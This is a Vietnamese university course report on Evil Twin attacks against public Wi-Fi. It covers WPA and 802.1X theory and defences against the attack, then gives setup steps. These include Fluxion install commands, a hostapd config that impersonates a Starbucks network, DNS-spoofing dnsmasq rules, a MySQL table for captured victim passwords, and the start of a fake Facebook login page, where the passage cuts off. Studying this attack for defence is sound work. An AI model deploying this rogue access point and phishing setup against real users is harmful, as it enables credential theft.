BỘ GIÁO DỤC VÀ ĐÀO TẠO
TRƯỜNG ĐẠI HỌC NGOẠI NGỮ – TIN HỌC THÀNH PHỐ HỒ CHÍ MINH
KHOA CÔNG NGHỆ THÔNG TIN

Chuyên ngành: An ninh mạng

MÔN HỌC :Mạng không dây

Đề Tài: Tấn công Evil Twin trên mạng Wi-Fi công cộng

GIẢNG VIÊN HƯỚNG DẪN: Cao Tiến Thành

Thành viên nhóm: Nhóm 2

Huỳnh Gia Hòa – 22DH114543
Nguyễn Lê Văn Quyền – 22DH113040

TP.HCM, tháng 3/ 2025

Điểm phần trình bày – Điểm hệ 10

	CBCT1	CBCT2
Họ tên CBCT	…….. Chữ ký: …….....	…….. Chữ ký: …….....
Điểm	…….. Bằng chữ: ……...	…….. Bằng chữ: ……...
Nhận xét Báocáo: 2đ Ván đáp: 2đ Chức năng và demo: 5đ Mở rộng và ứng dụng thực tiễn: 1đ	Quyển báo cáo: (…) điểm…… Vấn đáp: (…) điểm…… Chức năng: (…) điểm…… Mở rộng: (…) điểm…… …… …… …… …… …… …… ……	Quyển báo cáo: (…) điểm…… Vấn đáp: (…) điểm…… Chức năng: (…) điểm…… Mở rộng: (…) điểm…… …… …… …… …… …… …… ……

Điểm quá trình – Điểm hệ 10

Họ tên CBCT: ……

Điểm tổng kết: ……(Bằng chữ:……...)

LỜI NÓI ĐẦU

Trong thời đại số hóa, mạng Wi-Fi công cộng đã trở thành một phần không thể thiếu trong cuộc sống hàng ngày, giúp người dùng kết nối internet mọi lúc, mọi nơi. Tuy nhiên, sự tiện lợi này cũng đi kèm với những rủi ro bảo mật đáng lo ngại. Một trong những phương thức tấn công nguy hiểm nhất trên mạng Wi-Fi công cộng là **tấn công Evil Twin**, nơi kẻ tấn công tạo ra một điểm truy cập giả mạo nhằm đánh lừa người dùng kết nối, từ đó đánh cắp thông tin đăng nhập, dữ liệu cá nhân hoặc thậm chí kiểm soát hoàn toàn lưu lượng mạng của nạn nhân.

LỜI CẢM ƠN

Lời cảm ơn chân thành và sâu sắc được dành riêng cho thầy Cao Tiến Thành , người đã tận tâm hỗ trợ và đồng hành cùng chúng em trong suốt quá trình thực hiện báo cáo môn học "Mạng Không dây " với đề tài " Tấn công Evil Twin trên mạng Wi-Fi công cộng".

Chúng em xin bày tỏ lòng biết ơn vô cùng sâu sắc tới thầy Cao Tiến Thành vì những đóng góp và sự hỗ trợ to lớn mà thầy mang lại. Sự am hiểu và kiến thức chuyên môn của thầy đã giúp chúng em vượt qua những thách thức và khó khăn trong quá trình thực hiện báo cáo.

Đặc biệt, chúng em muốn bày tỏ lòng biết ơn sâu sắc về sự chỉ dẫn, hướng dẫn và phản hồi mang tính xây dựng mà thầy đã dành cho chúng em. Những lời khuyên, đề xuất và góp ý từ thầy đã góp phần quan trọng vào việc nâng cao chất lượng và sự hoàn thiện của báo cáo. Sự nhẫn nại và sự tận tâm của thầy đã giúp chúng em hiểu rõ hơn về quy trình môn Mạng Không Dây từ việc xác định yêu cầu đến tìm hiểu mô hình hệ thống.

NHẬN XÉT CỦA GIẢNG VIÊN

.....
.....
.....
.....
.....

.....
.....
.....
.....
.....
.....
.....
.....
.....
.....
.....
.....
.....
.....

Mục lục

LỜI NÓI ĐẦU 3
LỜI CẢM ƠN 3
NHẬN XÉT CỦA GIẢNG VIÊN 3
MỤC LỤC HÌNH ẢNH 5
DANH MỤC BẢNG 6
CHƯƠNG I. GIỚI THIỆU 6
1.1 Lý do chọn đề tài 6
1.2 Mục tiêu báo cáo 6
CHƯƠNG II. CƠ SỞ LÝ THUYẾT 7
2.1 Bảo mật trên mạng 802.11 7
2.2 Evil Twin trên mạng 802.11 10
2.3 So sánh giữa Bruteforce và Evil Twin trên mạng Wi-Fi 11
2.4 Cách phòng chống Evil Twin Attack 12

CHƯƠNG III. PHƯƠNG PHÁP THỰC HIỆN 13
3.1 Danh mục thiết bị 14
3.2 Cấu hình thực hiện 14
CHƯƠNG IV. TRIỂN KHAI (DEMO) 19
4.1. Triển khai theo cách sử dụng Fluxion để tự động hóa tấn công 19
4.2 Sử dụng các công cụ để triển khai thủ công 28
CHƯƠNG V. ĐÁNH GIÁ VÀ KẾT LUẬN 32
5.1 Đánh giá kết quả 32
5.2 Kết luận 33
TÀI LIỆU THAM KHẢO 33

MỤC LỤC HÌNH ẢNH

Hình 1. Mã hoá WPA. 7
Hình 2. Quá trình xác thực Client và Radius Server. 9
Hình 3. Gói tin giữa Client và Radius Server. 9
Hình 4. Quá trình Evil Twin 11
Hình 5. Sơ đồ mạng tấn công Evil Twin. 19
Hình 6. Giao diện Fluxion. 20
Hình 7. Chọn Interface quét mạng 20
Hình 8. Chọn channel quét. 20
Hình 9. Mạng quét được. 21
Hình 10. Lựa chọn thiết bị cho tracking. 21
Hình 11.Lựa chọn thiết bị gây nhiễu. 21
Hình 12. Lựa chọn thiết bị phát AP. 22
Hình 13. Lựa chọn phương thức Deauthentication. 22
Hình 14. Chọn dịch vụ phát AP 22
Hình 15. Chọn phương thức xác nhận mật khẩu. 23
Hình 16. Chọn file hash đã bắt được của AP thật 23
Hình 17. Chọn phương thức xác thực file hash 23
Hình 18. Chọn chứng chỉ cho Web giả mạo 24
Hình 19. Chọn kiểu kết nối Internet 24
Hình 20. Chọn giao diện Web Captive Portal 24
Hình 21. Hệ thống được triển khai 25
Hình 22. Nạn nhân truy cập Wifi giả 26

Hình 23. Giao diện Captive Portal khi truy cập 27
Hình 24. Sau khi nạn nhân nhập mật khẩu 27
Hình 25. Sau khi thiết bị kết nối 28
Hình 26. Thông tin được ghi lại từ Captive Portal 28
Hình 27. Sau khi chạy các lệnh 29
Hình 28. AP giả mạo 29
Hình 29. Sau khi thiết bị kết nối 30
Hình 30. Đối tượng truy cập dns giả mạo 30
Hình 31. Sau khi nạn nhân nhập thông tin 31
Hình 32. Thông tin lấy được 31

DANH MỤC BẢNG

Bảng 1: So sánh WPA và WEP 10
Bảng 2: Bruteforce và Evil Twin 11

CHƯƠNG I. GIỚI THIỆU

1.1 Lý do chọn đề tài

- **Sự phổ biến của Wi-Fi và mối đe dọa tiềm ẩn:** Với sự phát triển mạnh mẽ của mạng không dây, đặc biệt là trong các không gian công cộng như quán cà phê, sân bay, trung tâm thương mại,... người dùng thường xuyên kết nối vào các mạng Wi-Fi mà không kiểm tra tính xác thực. Điều này tạo ra cơ hội cho các cuộc tấn công **Evil Twin**.
- **Mối nguy hiểm của tấn công Evil Twin:** Kẻ tấn công có thể đánh cắp thông tin cá nhân, tài khoản ngân hàng, mật khẩu, dữ liệu doanh nghiệp hoặc thực hiện các cuộc tấn công MITM (Man-in-the-Middle).
- **Tình trạng bảo mật Wi-Fi còn yếu:** Nhiều người dùng và cả các tổ chức vẫn chưa có biện pháp phòng vệ phù hợp để chống lại loại tấn công này.
- **Ứng dụng thực tế:** Việc nghiên cứu Evil Twin không chỉ giúp nhận diện nguy cơ mà còn giúp đề xuất giải pháp phòng tránh, phù hợp cho cả cá nhân và doanh nghiệp.

1.2 Mục tiêu báo cáo

- **Nghiên cứu chi tiết về nguyên lý hoạt động của Evil Twin:** Bao gồm cách kẻ tấn công thiết lập một điểm truy cập giả mạo, thu thập thông tin người dùng và khai thác dữ liệu.
- **Tìm hiểu nguyên nhân khiến người dùng bị mắc bẫy:** Các yếu tố như thói quen kết nối Wi-Fi công cộng, thiếu hiểu biết về bảo mật, lỗ hổng trong các phương thức xác thực Wi-Fi.
- **Thực hiện demo mô phỏng tấn công:** Sử dụng các công cụ thực tế (như airbase-ng**,** hostapd**,** Wireshark,...) để minh họa cách thức cuộc tấn công diễn ra.

- **Đề xuất các biện pháp phòng chống hiệu quả:** Bao gồm việc sử dụng VPN, cấu hình bảo mật Wi-Fi nâng cao, giải pháp phát hiện AP giả mạo, …


CHƯƠNG II. CƠ SỞ LÝ THUYẾT

2.1 Bảo mật trên mạng 802.11

- Ở mạng 802.11 có hai loại mã hóa được sử dụng để bảo vệ nó là: Wired Equivalent Protocol (WEP) và Wi-Fi Protected Access (WPA). Ngày nay, WEP không còn được sử dụng nữa do những lỗi bảo mật nghiêm trọng khiến nó dễ bị tấn công nên nó đã bị WPA thay thế. WPA đã được phát triển ra phiên bản như WPA2, WPA3 gồm 2 chế độ chính là: Pre-Shared Key và enterprise.

❖ WPA Pre-Shared Key (WPA-PSK):

- WPA-PSK là mã hóa yêu cầu người kết nối vào mạng phải nhập mật khẩu để truy cập và quá trình này được biết là bắt tay bốn bước (The four-way handshake).



Hình 1. Mã hoá WPA.


- Mật khẩu (The Pre-Shared Key) như passphrase có thể từ 8 tới 63 ký tự ASCII có thể nhập được. Mã hóa được WPA sử dụng nằm ở cặp khóa chính (Pairwise Master Key - PMK), cặp khóa này được tạo ra nhờ tính toán mật khẩu và SSID.
- Khi Client đã có PMK, nó và AP sẽ sinh ra một khóa tạm thời để giao tiếp gọi là cặp khóa chuyển tiếp (Pairwise Transient Key - PTK), Khóa này sẽ được tạo tự động mỗi lần mà Client kết nối. Cặp khóa này được tạo ra bởi PMK gồm một số ngẫu nhiên của AP và Client (A-nonce và S-nonce), địa chỉ MAC của cả hai. Làm vậy để đảm bảo không bị lặp lại.
- AP xác minh bằng cách Client gửi MIC (Message Integrity Code) đã được tính toán và S-nonce cho nó kiểm tra bằng cách sử dụng PMK tạo lại PTK rồi tự tính MIC để so sánh với MIC mà Client gửi. Làm vậy để ngăn chặn giả mạo và xác minh rằng thật sự Client có PMK hợp lệ.

❖ WPA Enterprise.

- Khi truy cập vào mạng WPA ở mode enterprise, PMK được tạo tự động do máy chủ xác thực cung cấp và truyền xuống cho client. AP và máy chủ xác thực giao tiếp với nhau qua giao thức RADIUS. AP như trung gian để client và máy chủ xác thực giao tiếp. Nên máy chủ xác thực mới có quyền quyết định là client có được kết nối hay không. Do đó AP chỉ chuyển tiếp gói tin liên quan đến xác thực của client đến máy chủ xác thực và sẽ không chuyển tiếp gói tin thông thường cho đến khi client xác thực thành công.
- Nếu xác thực thành công, client và máy chủ xác thực sẽ tính ra PMK giống nhau. Máy chủ xác thực sẽ yêu cầu AP cho phép client kết nối và gửi cũng PMK đến cho AP. Vì PMK được tạo động nên AP phải nhớ PMK nào cho client nào. Khi AP và client đã có PMK, cả hai sẽ thực thi quá trình bắt tay 4 bước (the four-way handshake).


❖ Quá trình xác thực enterprise-based WPA, EAP và 802.1X.

- Để quá trình xác thực giữa client và máy chủ xác thực thì ta có EAP. EAP là Extensible Authentication Protocol, nó cho phép các thiết bị như AP không cần phải biết chi tiết về giao thức xác thực cụ thể.
- IEEE 802.1X là giao thức được thiết kế để xác thực client trên mạng LAN có dây. 802.1X sử dụng EAP để xác thực, còn WPA sử dụng nó. Client gửi các gói xác thực đến AP, nó dùng EAPOL (EAP Over LAN). Khi AP giao tiếp với máy chủ xác thực nó đóng gói nội dung của EAP trong một gói RADIUS.



Hình 2. Quá trình xác thực Client và Radius Server.

- Trong WPA Enterprise như hình, AP chỉ có vai trò trung gian chuyển tiếp gói tin EAP qua lại giữa client và máy chủ xác thực (Ở đây là RADIUS Server). Và để biết liệu có được kết nối hay không bằng thông điệp EAP Success hoặc EAP Failure.



Hình 3. Gói tin giữa Client và Radius Server.

❖ So sánh giữa WPA và WEP.

Kiểu	WPA	WEP
Năm ra đời	2003	1997
Mã hoá	TKIP,AES	RC4
Độ dài khoá	128/256-bit	40/140-bit
Bảo mật	Bảo mật tốt hơn nhưng TKIP có rủi ro	Dễ bị tấn công (FMS, PTW)
Tính toàn vẹn	MIC(Chống giả mạo ổn)	CRC-32
Khuyên dùng	Dùng WPA2/WPA3 tốt hơn	Không an toàn, không nên dùng

Bảng 1: So sánh WPA và WEP


2.2 Evil Twin trên mạng 802.11

❖ Evil Twin là gì ?

- Là một trong những phương pháp tấn công trên mạng 802.11 được sử dụng rộng rãi nhờ dễ đánh vào tâm lý người sử dụng, tạo ra một điểm AP giả mạo có cùng SSID ở một mạng hợp pháp và lừa người sử dụng truy cập vào. Khi kết nối, người dùng có thể bị kẻ tấn công truy vết, theo dõi bất hợap pháp. Kẻ tấn công có thể thực hiện các kỹ thuật sau khi con mồi cắn câu như Man-in-the-middle, DNS Spoofing, Captive Portal Attack, phising… gây thiệt hại đến cá nhân hoặc tổ chức sử dụng mạng không dây.

❖ Làm thế nào Evil Twin được tổ chức ?

- Kẻ tấn công tổ chức gửi các Death Frame về cho AP thật để khiến cho nó không thể truy cập được vào WAN.
- Từ đó, lừa người sử dụng tưởng rằng mình bị đuổi thoát ra và tìm truy cập vào AP giả.



Hình 4. Quá trình Evil Twin

Nhờ vậy, kẻ tấn công có thể lời dụng Evil Twin Attack và bắt đầu ý định của họ.

2.3 So sánh giữa Bruteforce và Evil Twin trên mạng Wi-Fi

- Bruteforce ở mạng 802.11 là quá trình kẻ tấn công sử dụng phương pháp dò đoán mật khẩu có được cho tới khi có được mật khẩu hoặc khóa mã hóa đúng của Wi-Fi người dùng. Phương pháp mất nhiều thời gian do phải thử nghiệm và ghi lại cho đến khi có được mật khẩu đúng nhưng vẫn rất hiệu quả đối với mật khẩu yếu, dễ khai thác.

	Evil Twin	Brute Force
Mục tiêu	-Lừa người dùng kết nối AP giả. -Thu thập thông tin, chặn dữ liệu.	Tìm mật khẩu để truy cập vào AP bằng cách thử tất cả mật khẩu trong từ điển.
Thời gian	Nhanh chóng, phụ thuộc vào người dùng có kết nối hay không.	Tốn nhiều thời gian do phụ thuộc vào độ dài và phức tạp mật khẩu.
Đối tượng	Người dùng kết nối vào AP giả.	Mạng Wi-Fi yếu hoặc dễ đoán.
Kết quả	-Có thể thu thập thông tin hoặc chiếm quyền kiểm soát dữ liệu. -Thực hiện được các cuộc tấn công khác như DNS Spoofing hoặc MitM.	Mật khẩu bị bẻ khóa và kẻ tấn công kết nối được vào mạng Wi-Fi.

Bảng 2: Bruteforce và Evil Twin

2.4 Cách phòng chống Evil Twin Attack

Mặc dù tấn công **Evil Twin** rất nguy hiểm, nhưng có nhiều biện pháp bảo vệ để giảm thiểu rủi ro cho cá nhân và doanh nghiệp. Dưới đây là một số phương pháp hiệu quả:

1. Đối với cá nhân

🔷 **Không kết nối Wi-Fi công cộng không có bảo mật**

- Tránh kết nối vào Wi-Fi miễn phí tại quán cà phê, sân bay, trung tâm thương mại trừ khi thực sự cần thiết.
- Nếu phải sử dụng Wi-Fi công cộng, hạn chế truy cập vào các trang web nhạy cảm như tài khoản ngân hàng, email công việc.

🔷 **Sử dụng mạng di động thay vì Wi-Fi công cộng**

- Nếu cần truy cập Internet, hãy sử dụng 4G/5G thay vì kết nối vào mạng Wi-Fi không tin cậy.
- Bật hotspot cá nhân từ điện thoại để kết nối thay vì dùng Wi-Fi miễn phí.

🔷 **Luôn sử dụng VPN (Virtual Private Network)**

- VPN mã hóa toàn bộ dữ liệu, giúp bảo vệ khỏi các cuộc tấn công MITM trên Wi-Fi giả mạo.
- Một số dịch vụ VPN phổ biến: NordVPN, ProtonVPN, OpenVPN, …

🔷 **Bật xác thực hai yếu tố (2FA)**

- Nếu hacker có được thông tin đăng nhập, 2FA có thể ngăn chặn chúng đăng nhập vào tài khoản.
- Các ứng dụng 2FA: Google Authenticator, Microsoft Authenticator, Authy.

🔷 **Tắt tính năng tự động kết nối Wi-Fi**

- Nhiều thiết bị tự động kết nối vào mạng Wi-Fi có SSID đã từng kết nối trước đó. Kẻ tấn công có thể lợi dụng điều này để đánh lừa nạn nhân

2. Đối với doanh nghiệp

🔷 Sử dụng chứng chỉ số & xác thực mạnh (WPA3-Enterprise)

- WPA3-Enterprise cung cấp xác thực mạnh hơn WPA2 và khó bị giả mạo hơn.
- Sử dụng chứng chỉ số (EAP-TLS) để xác thực Wi-Fi, giảm nguy cơ bị Evil Twin Attack.

🔷 Bật tính năng phát hiện Rogue AP trên Firewall & IDS/IPS

- Các hệ thống bảo mật như UTM, IDS/IPS (Palo Alto, Cisco Firepower, Fortinet, Snort, Suricata) có thể phát hiện điểm truy cập giả mạo dựa trên:
    - Phân tích tín hiệu SSID trùng lặp
    - Kiểm tra BSSID thay đổi bất thường
    - Phát hiện các gói tin Deauthentication bất thường

🔷 Sử dụng DNSSEC & HTTPS Strict Transport Security (HSTS)

- DNSSEC giúp bảo vệ người dùng khỏi tấn công DNS Spoofing trong Evil Twin.
- HSTS buộc trình duyệt luôn sử dụng HTTPS, giúp ngăn chặn MITM chặn và chỉnh sửa dữ liệu.

🔷 Huấn luyện nhân viên nhận diện tấn công Evil Twin

- Đào tạo nhân viên về cách phát hiện mạng Wi-Fi giả mạo, kiểm tra chứng chỉ SSL/TLS trước khi nhập thông tin đăng nhập.
- Yêu cầu nhân viên sử dụng VPN khi làm việc từ xa.

3. Phát hiện Evil Twin Attack

🔷 Sử dụng công cụ phát hiện Evil Twin

- Wireshark: Phân tích các gói tin bất thường trên mạng Wi-Fi.
- Kismet: Giám sát Wi-Fi và phát hiện AP giả mạo.
- Acrylic Wi-Fi: Phân tích mạng Wi-Fi và xác định các AP đáng ngờ.

🔷 Kiểm tra SSID & chứng chỉ HTTPS

- Nếu có nhiều SSID giống nhau xuất hiện, có thể có Evil Twin đang hoạt động.
- Nếu trình duyệt hiển thị cảnh báo "Your connection is not private", không nhập bất kỳ thông tin nào.

🔷 Sử dụng thiết bị phát hiện tín hiệu Wi-Fi giả mạo

- Một số thiết bị phần cứng như WiFi Pineapple ,Flipper Zero có thể phát hiện mạng Wi-Fi giả.

CHƯƠNG III. PHƯƠNG PHÁP THỰC HIỆN

3.1 Danh mục thiết bị

- Thực hiện các cuộc tấn công Evil Twin không phụ thuộc nhiều vào phần cứng mạnh nhưng cần được chuẩn bị các thiết bị có thể tạo AP để giả mạo AP thật của đối tượng muốn tấn công. Yêu cầu bao gồm :

1. Máy tính hoặc Laptop:

- Dùng để chạy công cụ tấn công, hệ điều hành lý tưởng nên sử dụng là Linux. Windows và MacOS có thể sử dụng được nhưng sẽ rất hạn chế.

2. USB Wi-Fi Adapter:

- Thiết bị rất quan trọng dùng để bắt tín hiệu từ các mạng xung quanh và tạo AP giả.

- Yêu cầu : Thiết bị này phải hỗ trợ Monitor Mode để bắt sóng thu thập thông tin thiết bị xung quanh và Master Mode để phát AP giả.

3. Router Wi-Fi (Tùy chọn) :

- Có thể dùng thiết bị này thay thế USB Wi-Fi nếu bạn muốn khó phát hiện hơn và hoặc động được độc lập chỉ cần nguồn điện.

- Nó phủ sóng rộng hơn và khả năng duy trì kết nối lâu dài gồm nhiều thiết bị, giúp bạn phát triển MitM hiệu quả hơn.

4. Công cụ thực hiện:

- Giúp dễ dàng và hiêu quả hơn, các công cụ điển hình giúp bạn như : Airbase-ng, Fluxion, Kismet, Wireshark, DNSmasq …

3.2 Cấu hình thực hiện

- Yêu cầu phần cứng :

+ Máy tính chạy Linux (Ở đây là Kali Linux).

+ USB Wi-Fi Adapter có hỗ trợ Monitor Mode và AP Mode.

- Công cụ sử dụng :

+ Fluxion : tạo điểm truy cập giả và thu thập thông tin người dùng qua trang web giả.

+ Aircrack-ng : thu thập 4-way handshake từ mạng mục tiêu.

+ Dnsmasq, dnsspoof và hostapd : tạo điểm truy cập giả và tấn công DNS Spoofing.

+ Apache2, Mysql : tạo trang web giả mạo và thu thập dữ liệu.

* Cấu hình tải và cài đặt sử dụng công cụ Fluxion (Tự động hóa dễ sử dụng):

+ git clone https://www.github.com/FluxionNetwork/fluxion.git
+ cd fluxion
+ ./fluxion.sh

* Cấu hình tải và cài đặt theo Dnsmasq, dnsspoof và hostapd, apache2, Mysql :

+ apt-get update

+ apt-get install hostapd dnsmasq apache2

+ sudo apt install php libapache2-mod-php php-mysql -y

+ nano hostapd.conf #Đặt AP thông tin mình muốn

interface=wlan0 #Thiết bị muốn phát, ở đây sử dụng wlan0.

ssid=Starbucks_WiFi # Tên Wi-Fi.

bssid=00:11:22:33:44:55 # Giả lập BSSID.

hw_mode=g

 a = 5GHz (802.11a)
 b = 2.4GHz (802.11b)
 g = 2.4GHz (802.11g)
 n = 2.4GHz hoặc 5GHz (802.11n)

channel=6

macaddr_acl=0 #Vô hiệu hóa tính năng lọc MAC, thiết bị nào cũng vào được.

ignore_broadcast_ssid=0 #Hiển thị SSID, 1 là ẩn.

wpa=2 #Bật nhập mật khẩu WPA2.

 0 : Không cần mật khẩu.
 1 : WPA.
 2 : WPA2 (RSN).

wpa_passphrase=Starbucks123 # Đặt mật khẩu.

wpa_key_mgmt=WPA-PSK

rsn_pairwise=CCMP #Phương thức mã hóa CCMP (AES).

+ nano dnsmasq.conf #Chỉnh DNS, DHCP cấp cho thiết bị truy cập vào

Interface=wlan0

dhcp-range=192.168.100.2, 192.168.100.30, 255.255.255.0, 12h #DHCP cấp IP, thời gian.

dhcp-option=3, 192.168.100.1 #Gateway

dhcp-option=6, 192.168.100.1 #DNS

server=8.8.8.8

log-queries

log-dhcp

listen-address=192.168.100.1, 127.0.0.1

address=/fakebookxxxzzz.com/192.168.100.1

address=/www.fakebookxxxzzz.com/192.168.100.1

#DNS Spoofing, khi người dùng truy cập tên miền trên thì sẽ trả về IP máy giả mạo thay vì IP thật tên miền.

- Tiếp theo ta setup mysql và web apache cần được phân giải :

* Tạo mysql để lưu dữ liệu đối tượng nhập :

+ sudo service mysql start

+ sudo mysql -u root -p

+ CREATE DATABASE fap_db CHARACTER SET utf8mb4 COLLATE utf8mb4_unicode_ci;

+ USE fap_db;

+ CREATE USER 'fapuser'@'localhost' IDENTIFIED BY 'Admin@123';

+ GRANT ALL PRIVILEGES ON fap_db.* TO 'fapuser'@'localhost';

+ FLUSH PRIVILEGES;

- Tạo bảng

```
USE fap_db;
CREATE TABLE captured_credentials (
    id INT AUTO_INCREMENT PRIMARY KEY,
    email VARCHAR(255),
    password VARCHAR(255),
    captured_at TIMESTAMP DEFAULT CURRENT_TIMESTAMP
);
```

- Để kiểm tra thông tin khi nạn nhân nhập vào Web:

+ mysql -u fapuser -p fap_db

+ select * from captured_credentials;

* Tạo Web để nạn nhân truy cập và nhập thông tin:

- Giao diện web :

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Facebook Login</title>
    <style>
        body {
            font-family: Arial, sans-serif;
            background-color: #f0f2f5;
            margin-top: 50px;
        }
        .container {
            width: 350px;
            margin: auto;
            padding: 20px;
            background-color: white;
            border-radius: 10px;
            box-shadow: 0 2px 8px rgba(0,0,0,0.2);
        }
```

```
      input[type="text"], input[type="password"] {
         width: 100%;
         padding: 12px;
         margin-bottom: 10px;
         border-radius: 5px;
         border: 1px solid #dddfe2;
      }
      input[type="submit"] {
